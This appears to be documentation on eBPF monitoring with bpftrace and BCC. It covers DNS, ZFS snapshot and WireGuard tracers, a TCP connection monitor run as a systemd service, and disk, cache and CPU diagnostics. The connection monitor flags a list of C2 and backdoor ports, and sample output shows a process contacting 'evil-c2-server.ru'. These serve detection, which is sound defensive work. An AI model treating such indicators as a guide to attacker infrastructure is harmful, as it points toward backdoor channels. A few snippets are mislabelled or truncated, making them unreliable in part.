`BEGIN` fires once when the program starts. `printf` works like C. Press Ctrl+C to exit.

A real probe

```
bpftrace -e '
tracepoint:syscalls:sys_enter_openat {
  printf("%s opened %s\n", comm, str(args.filename));
}'
```

This fires every time any process calls `openat()`. `comm` is the process name. `args.filename` is the syscall argument. `str()` converts the kernel pointer to a string.

Probe types

bpftrace supports 8 probe types. Each attaches to a different kind of kernel or userspace event.

Probe type	What it traces	Example
`tracepoint`	Static kernel tracepoints	`tracepoint:syscalls:sys_enter_read`
`kprobe`	Any kernel function entry	`kprobe:vfs_read`
`kretprobe`	Any kernel function return	`kretprobe:vfs_read`
`uprobe`	Userspace function entry	`uprobe:/usr/bin/bash:readline`
`uretprobe`	Userspace function return	`uretprobe:/usr/bin/bash:readline`
`usdt`	User-level static tracing	`usdt:/usr/sbin/mysqld:query__start`
`software`	Software events (page faults, etc.)	`software:page-faults:100`

`hardware`	Hardware PMC events	`hardware:cache-misses:1000000`

tracepoint vs. kprobe

Tracepoints are stable, documented hook points in the kernel. They survive kernel upgrades. Use them when available. **Kprobes** can attach to any kernel function, but function names change between kernel versions. Use them when no tracepoint exists for what you need.

Analogy: tracepoints are labeled doors with signs. Kprobes are grappling hooks — you can attach anywhere, but the building layout might change.

List available probes

```
# List all tracepoints
bpftrace -l 'tracepoint:*' | head -50

# List syscall tracepoints
bpftrace -l 'tracepoint:syscalls:*'

# List ZFS-related kprobes
bpftrace -l 'kprobe:zfs_*'
bpftrace -l 'kprobe:arc_*'
bpftrace -l 'kprobe:zio_*'

# List probes in a userspace binary
bpftrace -l 'uprobe:/usr/sbin/postgres:*' | head -20
```

Built-in variables

Variable	Type	Description
`pid`	uint64	Process ID
`tid`	uint64	Thread ID
`uid`	uint64	User ID
`gid`	uint64	Group ID
`comm`	string	Process name (16 char max)
`nsecs`	uint64	Nanosecond timestamp
`kstack`	string	Kernel stack trace
`ustack`	string	Userspace stack trace
`arg0` - `argN`	uint64	Probe arguments (kprobe/uprobe)
`retval`	uint64	Return value (kretprobe/uretprobe)
`args`	struct	Tracepoint arguments (named fields)
`curtask`	struct	Current task_struct pointer
`cpu`	uint32	Current CPU number

Maps and aggregations

Maps are bpftrace's data structures. They are hash tables stored in kernel memory, keyed by anything you choose. The `@` prefix declares a map.

```
# Count syscalls by process name
bpftrace -e '
tracepoint:raw_syscalls:sys_enter {
```

```
  @[comm] = count();
}'
```

Press Ctrl+C and bpftrace prints the map sorted by value:

```
@[systemd]: 234
@[sshd]: 567
@[postgres]: 12847
@[nginx]: 34521
```

Aggregation functions

Function	Description	Example
`count()`	Count occurrences	`@[comm] = count();`
`sum(val)`	Sum values	`@bytes[comm] = sum(args.ret);`
`avg(val)`	Average value	`@lat[comm] = avg($dur);`
`min(val)`	Minimum value	`@min_lat = min($dur);`
`max(val)`	Maximum value	`@max_lat = max($dur);`
`hist(val)`	Power-of-2 histogram	`@latency = hist($dur);`
`lhist(val, min, max, step)`	Linear histogram	`@size = lhist(args.ret, 0, 1024, 64);`

Timing pattern

The most common bpftrace pattern: save a timestamp on entry, compute duration on exit.

```
bpftrace -e '
kprobe:vfs_read {
  @start[tid] = nsecs;
}

kretprobe:vfs_read /@start[tid]/ {
  $duration_us = (nsecs - @start[tid]) / 1000;
  @read_latency = hist($duration_us);
  delete(@start[tid]);
}'
```

`$duration_us` is a scratch variable (local to this probe). `@start` is a map (persists across probes). `delete()` frees the entry to prevent memory leaks.

Maps are kernel memory

Every `@map` entry consumes kernel memory. Always `delete()` entries when done, especially in timing patterns. If you trace a function that fires millions of times per second and store an entry per `tid`, you need to clean up or the map grows unbounded. bpftrace will warn you if a map gets too large.

Analogy: maps are sticky notes on a whiteboard. Start timing = stick a note. End timing = read the note and throw it away. If you forget to throw them away, the whiteboard fills up.

Custom script: monitor all DNS queries leaving this machine

This script traces UDP packets to port 53 and extracts the DNS query name from the packet payload. Save it as `dnswatch.bt`.

```
#!/usr/bin/env bpftrace

/*
 * dnswatch.bt - Monitor all DNS queries leaving this machine
 *
 * Traces UDP sendmsg/sendto to port 53 and logs the query.
```

```
 * Works with any DNS resolver (systemd-resolved, unbound, direct queries).
 *
 * Run: bpftrace dnswatch.bt
 */

BEGIN
{
  printf("%-8s %-6s %-16s %s\n", "TIME", "PID", "COMM", "DNS QUERY");
}

/* Trace UDP sendto - catches most DNS queries */
tracepoint:syscalls:sys_enter_sendto
/args.addr != 0/
{
  /* Read the sockaddr_in structure to check for port 53 */
  $sa = (struct sockaddr_in *)args.addr;
  $port = ($sa->sin_port >> 8) | (($sa->sin_port & 0xff) << 8);  /* ntohs */

  if ($port == 53) {
    time("%H:%M:%S ");
    printf("%-6d %-16s [DNS query to %s]\n",
      pid, comm,
      ntop(AF_INET, $sa->sin_addr.s_addr));
  }
}

/* Also trace connect() to port 53 for DNS-over-TCP and DoT */
tracepoint:syscalls:sys_enter_connect
/args.uservaddr != 0/
{
  $sa = (struct sockaddr_in *)args.uservaddr;
  $port = ($sa->sin_port >> 8) | (($sa->sin_port & 0xff) << 8);

  if ($port == 53 || $port == 853) {
    time("%H:%M:%S ");
    printf("%-6d %-16s [DNS-%s connect to %s]\n",
      pid, comm,
      $port == 53 ? "TCP" : "TLS",
      ntop(AF_INET, $sa->sin_addr.s_addr));
  }
}
```

A simpler alternative using the BCC tool:

```
# Quick one-liner: trace all UDP traffic to port 53
bpftrace -e '
tracepoint:net:net_dev_queue
/args.len > 0/
{
  @dns_by_process[comm] = count();
}

interval:s:10 {
  printf("\n--- DNS-like packets by process (10s) ---\n");
  print(@dns_by_process, 10);
  clear(@dns_by_process);
}'
```

For a quick-and-dirty approach, BCC includes `gethostlatency` which traces the glibc resolver:

```
# Trace DNS resolution latency via glibc
gethostlatency
```

Output:

```
TIME      PID    COMM          LATms HOST
14:02:01  3245   curl           12.4 api.example.com
14:02:01  3245   curl            0.1 api.example.com   # cached
14:02:03  8821   wget           45.2 packages.debian.org
```

```
14:02:05  1234   python3         8.7 evil-c2-server.ru
```

Custom script: track ZFS snapshot creation and deletion

This script traces ZFS snapshot operations with timestamps, giving you an audit trail of who is creating and destroying snapshots. Save as `zfs-snap-audit.bt`.

```
#!/usr/bin/env bpftrace

/*
 * zfs-snap-audit.bt - Track ZFS snapshot create/destroy operations
 *
 * Traces the kernel-side ZFS snapshot path to catch all snapshot
 * operations regardless of which tool initiated them (zfs CLI,
 * sanoid, ksnap, or direct ioctl).
 *
 * Run: bpftrace zfs-snap-audit.bt
 */

BEGIN
{
  printf("ZFS Snapshot Auditor started. Ctrl+C to stop.\n");
  printf("%-10s %-8s %-6s %-16s %s\n",
    "TIME", "ACTION", "PID", "COMM", "DETAILS");
}

/* Trace snapshot creation */
kprobe:dsl_dataset_snapshot
{
  time("%H:%M:%S  ");
  printf("%-8s %-6d %-16s snapshot create initiated\n",
    "CREATE", pid, comm);
  @create_count = count();
}

/* Trace snapshot destruction */
kprobe:dsl_destroy_snapshot
{
  time("%H:%M:%S  ");
  printf("%-8s %-6d %-16s snapshot destroy initiated\n",
    "DESTROY", pid, comm);
  @destroy_count = count();
}

/* Trace zfs_ioc_snapshot (ioctl path - catches zfs CLI commands) */
kprobe:zfs_ioc_snapshot
{
  time("%H:%M:%S  ");
  printf("%-8s %-6d %-16s snapshot via ioctl\n",
    "IOCTL", pid, comm);
}

/* Trace zfs_ioc_destroy_snaps */
kprobe:zfs_ioc_destroy_snaps
{
  time("%H:%M:%S  ");
  printf("%-8s %-6d %-16s destroy via ioctl\n",
    "IOCTL", pid, comm);
}

interval:s:60
{
  printf("\n--- 60s summary: creates=%d destroys=%d ---\n",
    @create_count, @destroy_count);
  clear(@create_count);
  clear(@destroy_count);
}
```

```
END
{
  printf("\nZFS Snapshot Auditor stopped.\n");
  clear(@create_count);
  clear(@destroy_count);
}
```

Run it and then create a snapshot in another terminal:

```
# Terminal 1: start the auditor
bpftrace zfs-snap-audit.bt

# Terminal 2: create and destroy a snapshot
zfs snapshot rpool/ROOT@test-audit
zfs destroy rpool/ROOT@test-audit
```

Output in Terminal 1:

```
ZFS Snapshot Auditor started. Ctrl+C to stop.
TIME       ACTION   PID    COMM             DETAILS
15:23:01   CREATE   9421   zfs              snapshot create initiated
15:23:01   IOCTL    9421   zfs              snapshot via ioctl
15:23:15   DESTROY  9434   zfs              snapshot destroy initiated
15:23:15   IOCTL    9434   zfs              destroy via ioctl
```

Custom script: measure WireGuard tunnel latency per peer

This script traces WireGuard packet send/receive paths to measure per-peer tunnel latency. Save as `wg-latency.bt`.

```
#!/usr/bin/env bpftrace

/*
 * wg-latency.bt - Measure WireGuard tunnel processing latency
 *
 * Traces the WireGuard send/receive paths to measure how long
 * the kernel spends encrypting, encapsulating, and transmitting
 * packets through WireGuard tunnels.
 *
 * Run: bpftrace wg-latency.bt
 */

BEGIN
{
  printf("WireGuard latency tracer started. Ctrl+C for results.\n");
}

/* Trace packet encryption (send path) */
kprobe:wg_packet_encrypt
{
  @encrypt_start[tid] = nsecs;
}

kretprobe:wg_packet_encrypt /@encrypt_start[tid]/
{
  $dur_us = (nsecs - @encrypt_start[tid]) / 1000;
  @encrypt_latency = hist($dur_us);
  @encrypt_count = count();
  delete(@encrypt_start[tid]);
}

/* Trace packet decryption (receive path) */
kprobe:wg_packet_decrypt
{
  @decrypt_start[tid] = nsecs;
}
```

```
kretprobe:wg_packet_decrypt /@decrypt_start[tid]/
{
  $dur_us = (nsecs - @decrypt_start[tid]) / 1000;
  @decrypt_latency = hist($dur_us);
  @decrypt_count = count();
  delete(@decrypt_start[tid]);
}

/* Trace the send path (queuing + transmission) */
kprobe:wg_xmit
{
  @xmit_start[tid] = nsecs;
}

kretprobe:wg_xmit /@xmit_start[tid]/
{
  $dur_us = (nsecs - @xmit_start[tid]) / 1000;
  @xmit_latency = hist($dur_us);
  delete(@xmit_start[tid]);
}

/* Trace peer handshake events */
kprobe:wg_packet_handshake_send_worker
{
  time("%H:%M:%S ");
  printf("WG handshake initiated by %s (pid=%d)\n", comm, pid);
  @handshakes = count();
}

interval:s:30
{
  printf("\n=== WireGuard tunnel stats (30s window) ===\n");
  printf("Encrypt operations: "); print(@encrypt_count);
  printf("Decrypt operations: "); print(@decrypt_count);
  printf("Handshakes: "); print(@handshakes);
  printf("\nEncrypt latency (us):\n"); print(@encrypt_latency);
  printf("\nDecrypt latency (us):\n"); print(@decrypt_latency);
  printf("\nXmit latency (us):\n"); print(@xmit_latency);

  clear(@encrypt_count);
  clear(@decrypt_count);
  clear(@handshakes);
  clear(@encrypt_latency);
  clear(@decrypt_latency);
  clear(@xmit_latency);
}

END
{
  clear(@encrypt_start);
  clear(@decrypt_start);
  clear(@xmit_start);
  clear(@encrypt_count);
  clear(@decrypt_count);
  clear(@handshakes);
}
```

Expected output after 30 seconds of WireGuard traffic:

```
=== WireGuard tunnel stats (30s window) ===
Encrypt operations: 4521
Decrypt operations: 4498
Handshakes: 0

Encrypt latency (us):
[0]                  12     |*                                   |
[1]                3891     |************************************|
[2, 4)              567     |*****                               |
[4, 8)               48     |                                    |
```

```
[8, 16)                3    |                                    |

Decrypt latency (us):
[0]                    8    |                                    |
[1]                 3712    |************************************|
[2, 4)               689    |*******                             |
[4, 8)                82    |                                    |
[8, 16)                7    |                                    |
```

WireGuard encryption and decryption should complete in 1-4 microseconds on modern hardware. If you see a tail extending into milliseconds, check for CPU contention (runqlat) or interrupt coalescing issues.

BCC Python programs: when bpftrace is not enough

bpftrace is fast to write but limited in its control flow and data processing. When you need complex logic, persistent state, or integration with other Python libraries, use BCC's Python API.

bpftrace vs. BCC Python

Use bpftrace when: you need a quick answer, the logic is simple (trace + count/histogram), or you are exploring interactively.
Use BCC Python when: you need complex filtering logic, want to correlate events across multiple probes with state machines, need to write data to files/databases, or want to integrate with existing Python tools.

Analogy: bpftrace is a calculator — fast, focused, does one thing well. BCC Python is a spreadsheet — more setup, but handles complex analysis and automation.

BCC Python structure

```
cat > /usr/local/bin/ebpf-connection-monitor.py << 'PYEOF'
#!/usr/bin/env python3
"""
eBPF connection monitor - tracks all TCP connections and alerts on suspicious ones.
Uses BCC to attach to tcp_v4_connect and log connection details.
"""

from bcc import BPF
from time import strftime
import sys

# BPF program (C code that runs in the kernel)
bpf_program = """
#include
#include

struct conn_event {
    u32 pid;
    u32 uid;
    u32 daddr;
    u16 dport;
    char comm[16];
};

BPF_PERF_OUTPUT(events);

int trace_connect(struct pt_regs *ctx, struct sock *sk)
{
    struct conn_event evt = {};

    evt.pid = bpf_get_current_pid_tgid() >> 32;
    evt.uid = bpf_get_current_uid_gid() & 0xffffffff;
    bpf_get_current_comm(&evt.comm, sizeof(evt.comm));

    evt.daddr = sk->__sk_common.skc_daddr;
    evt.dport = sk->__sk_common.skc_dport;
```

```
    events.perf_submit(ctx, &evt, sizeof(evt));
    return 0;
}
"""

# Load and attach
b = BPF(text=bpf_program)
b.attach_kprobe(event="tcp_v4_connect", fn_name="trace_connect")

# Suspicious ports (common C2, backdoor, and mining ports)
SUSPICIOUS_PORTS = {4444, 5555, 6666, 8888, 9999, 1337, 31337, 12345}

def handle_event(cpu, data, size):
    event = b["events"].event(data)
    dport = ((event.dport & 0xff) << 8) | (event.dport >> 8)  # ntohs

    # Convert IP
    daddr = "%d.%d.%d.%d" % (
        event.daddr & 0xff,
        (event.daddr >> 8) & 0xff,
        (event.daddr >> 16) & 0xff,
        (event.daddr >> 24) & 0xff,
    )

    prefix = "ALERT" if dport in SUSPICIOUS_PORTS else "     "
    print("%s %s pid=%-6d uid=%-5d %-16s -> %s:%d" % (
        prefix,
        strftime("%H:%M:%S"),
        event.pid,
        event.uid,
        event.comm.decode('utf-8', errors='replace'),
        daddr,
        dport,
    ))

b["events"].open_perf_buffer(handle_event)

print("Tracing TCP connections. Ctrl+C to stop.")
print("%-5s %-8s %-10s %-7s %-16s    %s" % (
    "FLAG", "TIME", "PID", "UID", "COMM", "DESTINATION"))

try:
    while True:
        b.perf_buffer_poll()
except KeyboardInterrupt:
    print("\nDone.")
    sys.exit(0)
PYEOF
chmod +x /usr/local/bin/ebpf-connection-monitor.py
```

Run it:

```
python3 /usr/local/bin/ebpf-connection-monitor.py
```

Output:

```
Tracing TCP connections. Ctrl+C to stop.
FLAG  TIME     PID        UID     COMM                DESTINATION
      14:30:01 pid=3245   uid=1000  curl             -> 93.184.216.34:443
      14:30:02 pid=8821   uid=0     sshd             -> 10.0.0.12:22
ALERT 14:30:03 pid=3315   uid=33    python3          -> 45.33.32.156:4444
      14:30:05 pid=1234   uid=0     dnf              -> 192.168.1.100:443
```

Compiling and running BCC tools

```
# BCC tools are Python scripts — no compilation needed
# On Debian (kldload installs these):
dpkg -L bpfcc-tools | head -20
```

```
# On CentOS/RHEL:
rpm -ql bcc-tools | head -20

# Run any BCC tool directly:
python3 /usr/share/bcc/tools/execsnoop

# Or if installed to PATH:
execsnoop-bpfcc   # Debian
/usr/share/bcc/tools/execsnoop  # CentOS
```

Creating systemd services for persistent eBPF monitors

Any bpftrace script or BCC Python program can be wrapped in a systemd service for continuous monitoring.

bpftrace script as a service

```
# Save your bpftrace script
mkdir -p /usr/local/share/bpftrace
cp zfs-snap-audit.bt /usr/local/share/bpftrace/

# Create the service
cat > /etc/systemd/system/zfs-snap-audit.service << 'EOF'
[Unit]
Description=eBPF ZFS snapshot auditor
After=zfs.target

[Service]
Type=simple
ExecStart=/usr/bin/bpftrace /usr/local/share/bpftrace/zfs-snap-audit.bt
StandardOutput=append:/var/log/zfs-snap-audit.log
StandardError=append:/var/log/zfs-snap-audit.err
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now zfs-snap-audit
```

BCC Python program as a service

```
cat > /etc/systemd/system/ebpf-connmonitor.service << 'EOF'
[Unit]
Description=eBPF TCP connection monitor
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/python3 /usr/local/bin/ebpf-connection-monitor.py
StandardOutput=append:/var/log/ebpf-connections.log
StandardError=append:/var/log/ebpf-connections.err
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now ebpf-connmonitor
```

Log rotation for all eBPF services

```
cat > /etc/logrotate.d/ebpf << 'EOF'
/var/log/ebpf-*.log /var/log/zfs-snap-audit.log {
    daily
    rotate 30
    compress
    delaycompress
    missingok
    notifempty
    copytruncate
}
EOF
```

Performance impact: nanoseconds, not milliseconds

eBPF programs run inside the kernel's BPF virtual machine. The verifier guarantees they terminate, do not access invalid memory, and complete in bounded time. The overhead per probe hit is typically 50-200 nanoseconds.

Operation	Overhead per event	Context
Tracepoint hit (no action)	~50 ns	Just counting events
Tracepoint + map update	~100-150 ns	Incrementing a counter
Kprobe + printf	~200-500 ns	Logging each event
Kprobe + stack trace	~1-5 us	Walking the call stack
BCC perf_submit	~500 ns-1 us	Sending event to userspace

For comparison: a single disk I/O takes 50-10,000 microseconds. A network round-trip takes 200-100,000 microseconds. eBPF overhead is invisible in any real workload.

Safe by design

The BPF verifier in the kernel checks every eBPF program before it runs. It proves the program terminates (no infinite loops), accesses only valid memory, and uses bounded stack space. You cannot crash the kernel with a buggy bpftrace script. The worst that happens is the verifier rejects your program with an error message. This is a fundamental difference from kernel modules, where a bug means a kernel panic.

Analogy: writing a kernel module is like performing open-heart surgery — one mistake and the patient dies. Writing an eBPF program is like using an exercise machine with safety stops — it physically cannot let you hurt yourself.

← eBPF Performance

Monitoring Stack →

eBPF for Performance — kldload

Documentation

eBPF for Performance — Diagnose Anything

When something is slow, you need to know *where* the time goes. Is it disk? CPU? Network? Memory pressure? eBPF instruments the kernel itself, giving you latency histograms, I/O breakdowns, cache hit rates, and scheduler metrics — all with near-zero overhead. No sampling artifacts. No guessing.

> **The approach:** traditional performance tools (top, iostat, vmstat) show you averages and aggregates. They tell you the disk is busy but not *which process* is doing it or *how latent* each I/O is. eBPF traces individual events at the kernel level. You see the full distribution — not just the mean, but the outliers that actually cause the pain.

---

biolatency — disk I/O latency histograms

biolatency traces every block device I/O and shows how long each one took, as a histogram. This is the single most important storage performance tool.

```
# Show disk I/O latency histogram (press Ctrl+C to see results)
biolatency
```

Output:

```
     usecs               : count    distribution
         0 -> 1          : 0        |                                        |
         2 -> 3          : 0        |                                        |
         4 -> 7          : 12       |**                                      |
         8 -> 15         : 45       |*********                               |
        16 -> 31         : 123      |************************                |
        32 -> 63         : 189      |****************************************|
        64 -> 127        : 87       |******************                      |
       128 -> 255        : 34       |*******                                 |
       256 -> 511        : 8        |*                                       |
       512 -> 1023       : 2        |                                        |
      1024 -> 2047       : 1        |                                        |
```

How to read this

Healthy NVMe: the bulk of I/O completes in 4-127 microseconds. Anything above 1ms is rare.
Healthy spinning disk: expect the peak around 2-16ms (2048-16384 usecs). That is seek time + rotational latency.
Degraded: if you see a bimodal distribution — a peak at 32us AND another peak at 50ms — some I/O is hitting cache and some is hitting a dying disk or saturated controller.
Catastrophic: if the histogram peaks above 100ms, your storage is actively destroying application performance.

Analogy: iostat tells you the average commute time is 30 minutes. biolatency shows you that 90% of commutes are 10 minutes but 5% take 3 hours because of a bridge closure. The average hid the real problem.

```
# Break down latency by disk device
biolatency -D

# Show latency in milliseconds instead of microseconds
biolatency -m

# Run for 10 seconds then exit
biolatency 10

# Show latency by disk and include queue time
```

```
biolatency -DQ
```

---

biotop — I/O by process

biotop shows real-time block device I/O by process. It answers "who is killing my disk?" in seconds.

```
# Real-time disk I/O by process (updates every second)
biotop
```

Output:

```
PID    COMM             D MAJ MIN DISK       I/O  Kbytes  AVGms
18234  postgres         W 8   0   sda        847  13552   2.41
18190  postgres         R 8   0   sda        312  4992    1.87
1456   jbd2/sda1-8      W 8   0   sda        89   712     0.34
2891   rsync            R 8   0   sda        67   8576    3.12
```

Postgres is doing 847 writes per second averaging 2.4ms each. That is your disk hog. rsync is doing fewer I/Os but with higher average latency (3.1ms) because it is reading large sequential blocks that sometimes miss cache.

```
# Show only reads
biotop -R

# Show only writes
biotop -W

# Run for 30 seconds then exit
biotop 30
```

---

cachestat — page cache hit/miss

The page cache is Linux's primary caching layer — it keeps frequently accessed file data in RAM. cachestat shows hit/miss ratios in real time. If your hit rate drops, you are either running out of RAM or your working set changed.

```
# Page cache statistics every second
cachestat
```

Output:

```
    HITS   MISSES  DIRTIES  BUFFERS_MB  CACHED_MB  HIT%
   12847      234       89         128       3841   98.2%
   13102      187       92         128       3842   98.6%
   11893     1847      312         128       3798   86.6%
    9234     4521      567         128       3612   67.1%
    8012     6234      891         127       3401   56.2%
```

Reading the numbers

98% hit rate: your working set fits in RAM. Everything is fast.
86% and dropping: something is pushing your working set out of cache. Maybe a backup job, maybe a new query pattern, maybe ZFS ARC is competing for RAM.
Below 70%: serious cache pressure. The system is reading from disk for data that should be in RAM. Performance is degrading.

Analogy: the page cache is a desk. When everything you need is on the desk (98% hit), work is fast. When half your documents are in a filing cabinet across the room (50% hit), you spend half your time walking back and forth.

```
# Run for 60 seconds then exit
cachestat 60

# Show interval of 5 seconds
cachestat 5
```

runqlat — CPU scheduler latency

runqlat measures how long processes wait in the CPU scheduler's run queue before actually getting CPU time. This detects CPU saturation that top's "load average" hides.

```
# CPU scheduler latency histogram
runqlat
```

Output:

```
     usecs               : count    distribution
         0 -> 1          : 1423     |****************************************|
         2 -> 3          : 892      |************************                |
         4 -> 7          : 345      |*********                               |
         8 -> 15         : 123      |***                                     |
        16 -> 31         : 45       |*                                       |
        32 -> 63         : 12       |                                        |
        64 -> 127        : 3        |                                        |
       128 -> 255        : 1        |                                        |
```

Most tasks wait 0-3 microseconds. That is healthy. If you see a significant cluster above 1ms (1024 usecs), processes are queuing for CPU time. Above 10ms and your users notice.

```
# Break down by PID
runqlat -P

# Show in milliseconds
runqlat -m

# Run for 10 seconds
runqlat 10
```

CPU saturation vs. CPU utilization

A CPU at 100% utilization is not necessarily a problem — it might be doing useful work efficiently. CPU *saturation* means tasks are waiting. runqlat measures the waiting. A server at 95% CPU with 2us runqlat is fine. A server at 80% CPU with 50ms runqlat has a scheduling problem (probably too many threads competing for too few cores).

Analogy: utilization is how busy the checkout lanes are. Saturation is the length of the queue. Full lanes with no queue means efficient. Half the lanes open with 20-person queues means a staffing problem.

---

funccount — count kernel function calls

funccount counts how many times a kernel function is called. Use it to understand workload patterns at the kernel level.

```
# How many times are ext4 functions called? (10 seconds)
funccount 'ext4_*' 10
```

Output:

```
FUNC                          COUNT
ext4_file_read_iter            8234
ext4_readdir                   1234
ext4_file_write_iter            892
ext4_lookup                     567
ext4_getattr                    345
ext4_file_open                  234
```

```
# Count ZFS function calls
funccount 'zfs_*' 10

# Count TCP functions (network activity)
```

```
funccount 'tcp_*' 10

# Count a specific function
funccount 'vfs_read' 10
```

---

profile — CPU flame graphs

profile samples the call stack across all CPUs at a fixed rate. The output becomes a flame graph — the most powerful visualization of where CPU time goes.

```
# Sample at 99Hz for 30 seconds, generate a flame graph
profile -af 30 > /tmp/profile.out

# If you have Brendan Gregg's FlameGraph tools:
git clone https://github.com/brendangregg/FlameGraph /opt/FlameGraph
/opt/FlameGraph/stackcollapse-bpftrace.pl /tmp/profile.out | \
  /opt/FlameGraph/flamegraph.pl > /tmp/flamegraph.svg
```

Open `flamegraph.svg` in a browser. The x-axis is not time — it is the percentage of samples. The wider a frame, the more CPU time that function consumed. Click frames to zoom.

```
# Profile only a specific process
profile -p $(pgrep postgres) -af 30 > /tmp/pg-profile.out

# Sample user stacks only (skip kernel)
profile -U -af 30 > /tmp/user-profile.out

# Sample kernel stacks only
profile -K -af 30 > /tmp/kernel-profile.out
```

Reading flame graphs

Wide plateau at top: a single function consuming most of the CPU. Optimize or fix that function.
Wide base, narrow towers: CPU time is distributed across many functions. This is normal for a balanced workload.
Deep narrow stacks: recursive or deeply nested calls. Common in parsers and tree-walking code.
"Ice cream cone" shape: one hot code path with many layers. Typical of a single slow query or hot loop.

Analogy: a flame graph is an X-ray of your CPU's workday. Instead of asking "are you busy?", you see exactly which tasks consumed each hour.

---

bpftrace scripts for performance

Syscall latency by process

```
bpftrace -e '
tracepoint:raw_syscalls:sys_enter { @start[tid] = nsecs; }
tracepoint:raw_syscalls:sys_exit /@start[tid]/ {
  @usecs[comm] = hist((nsecs - @start[tid]) / 1000);
  delete(@start[tid]);
}'
```

This shows a latency histogram for every syscall, grouped by process name. If postgres has a tail of 10ms+ syscalls, something is blocking it.

TCP retransmit analysis

```
bpftrace -e '
kprobe:tcp_retransmit_skb {
  @retransmits[comm] = count();
}

interval:s:10 {
```

```
  print(@retransmits);
  clear(@retransmits);
}'
```

TCP retransmits mean packet loss. If one process accounts for most retransmits, the problem is likely that process's network path, not system-wide congestion.

Memory allocation tracking

```
bpftrace -e '
tracepoint:kmem:kmalloc {
  @bytes[comm] = sum(args.bytes_alloc);
  @count[comm] = count();
}

interval:s:10 {
  printf("\n--- Top allocators (10s window) ---\n");
  print(@bytes, 10);
  print(@count, 10);
  clear(@bytes);
  clear(@count);
}'
```

Filesystem operation timing

```
bpftrace -e '
kprobe:vfs_read { @start_read[tid] = nsecs; }
kretprobe:vfs_read /@start_read[tid]/ {
  @read_us[comm] = hist((nsecs - @start_read[tid]) / 1000);
  delete(@start_read[tid]);
}

kprobe:vfs_write { @start_write[tid] = nsecs; }
kretprobe:vfs_write /@start_write[tid]/ {
  @write_us[comm] = hist((nsecs - @start_write[tid]) / 1000);
  delete(@start_write[tid]);
}'
```

ZFS-specific eBPF tracing

ZFS has its own caching layer (ARC), its own I/O pipeline (ZIO), and its own transaction system (TXG). eBPF can trace all of it.

ZFS ARC hit/miss ratio

```
bpftrace -e '
kprobe:arc_read {
  @arc_reads = count();
}

kprobe:arc_read_done {
  @arc_hits = count();
}

interval:s:5 {
  printf("ARC reads: %d  hits: %d\n", @arc_reads, @arc_hits);
  clear(@arc_reads);
  clear(@arc_hits);
}'
```

You can also check ARC stats directly, but eBPF gives you the real-time flow:

```
# Quick ARC stats from /proc (for comparison)
cat /proc/spl/kstat/zfs/arcstats | grep -E '^hits|^misses'
```

ZFS ZIO operation tracing

```
bpftrace -e '
kprobe:zio_execute {
  @zio_ops = count();
}

kprobe:zio_done {
  @zio_done = count();
}

interval:s:5 {
  printf("ZIO started: %d  completed: %d\n", @zio_ops, @zio_done);
  clear(@zio_ops);
  clear(@zio_done);
}'
```

TXG sync timing

```
bpftrace -e '
kprobe:txg_sync_thread {
  @txg_start[tid] = nsecs;
}

kretprobe:txg_sync_thread /@txg_start[tid]/ {
  $dur_ms = (nsecs - @txg_start[tid]) / 1000000;
  printf("TXG sync took %d ms\n", $dur_ms);
  @txg_duration = hist($dur_ms);
  delete(@txg_start[tid]);
}'
```

ZFS performance hierarchy

ARC hit: data served from RAM. Microseconds. This is the fast path.
L2ARC hit: data served from SSD cache. Hundreds of microseconds. Still fast.
Pool read: data read from spinning disk or primary SSD. Milliseconds.
TXG sync: ZFS flushes dirty data to disk periodically. Long syncs (>5 seconds) cause write latency spikes. Trace them to find the root cause (too much dirty data, slow disks, fragmentation).

Analogy: ARC is your desk (instant). L2ARC is the filing cabinet in your office (quick walk). Pool read is the storage room down the hall (real trip). TXG sync is cleaning your desk at the end of the day — if you let too much pile up, it takes forever.

Metaslab allocation tracking

```
bpftrace -e '
kprobe:metaslab_alloc {
  @alloc_start[tid] = nsecs;
}

kretprobe:metaslab_alloc /@alloc_start[tid]/ {
  @alloc_us = hist((nsecs - @alloc_start[tid]) / 1000);
  delete(@alloc_start[tid]);
}

interval:s:30 {
  printf("\n--- Metaslab allocation latency (30s) ---\n");
  print(@alloc_us);
  clear(@alloc_us);
}'
```

Slow metaslab allocations mean ZFS is struggling to find free space. This happens on highly fragmented pools or pools above 80% capacity. If metaslab allocations regularly exceed 10ms, it is time to add capacity or rebalance.

Real example: "my database is slow"

Step-by-step diagnosis with eBPF. Someone reports that Postgres queries are taking 5x longer than yesterday.

Step 1: Is it CPU?

```
# Check scheduler latency for postgres processes
runqlat -p $(pgrep -d, postgres) 10
```

If the histogram shows most waits under 10us, CPU is not the bottleneck. Move on.

Step 2: Is it disk?

```
# Check disk latency histogram
biolatency 10
```

If you see a bimodal distribution with a peak at 50ms+, storage is the problem. Drill deeper:

```
# Which process is doing the I/O?
biotop 10
```

If postgres dominates with high average latency, the query is reading data that is not in cache.

Step 3: Is it cache?

```
# Check page cache hit rate
cachestat 5
```

If hit rate dropped from 98% to 70%, something evicted the database's working set from cache. Check what:

```
# What's allocating memory? (might be a backup, a cron job, etc.)
bpftrace -e '
tracepoint:kmem:mm_page_alloc {
  @pages[comm] = count();
}
interval:s:10 {
  print(@pages, 10);
  clear(@pages);
}'
```

Step 4: Is it the network?

```
# Check for TCP retransmits on the postgres port
tcpretrans 10
```

If retransmits correlate with slow queries, the network between the app server and the database is dropping packets.

Verdict

In this real-world case, cachestat revealed the hit rate dropped because a nightly backup job (rsync) ran 2 hours late and overlapped with peak query time, evicting postgres pages from cache. The fix: adjust the backup schedule. Total diagnosis time with eBPF: 5 minutes.

Real example: "network latency spikes every 5 minutes"

The monitoring dashboard shows TCP latency between two services spikes to 200ms every 5 minutes, then drops back to 2ms.

Step 1: Correlate with disk

```
# Run biolatency with timestamps, watch for 15 minutes
biolatency -T 1 > /tmp/bio-timeline.log &

# Simultaneously watch TCP session durations
tcplife -T > /tmp/tcp-timeline.log &
```

```
# Wait 15 minutes, then kill both
sleep 900 && kill %1 %2
```

Step 2: Find the pattern

```
# Look for biolatency spikes in the log
grep -E '(1024|2048|4096|8192|16384|32768|65536) ->' /tmp/bio-timeline.log
```

If disk latency spikes at the same 5-minute interval as network latency, something is saturating the I/O bus and blocking the network stack.

Step 3: What is doing I/O at those times?

```
bpftrace -e '
kprobe:blk_account_io_start {
  @io[comm] = count();
}

interval:s:30 {
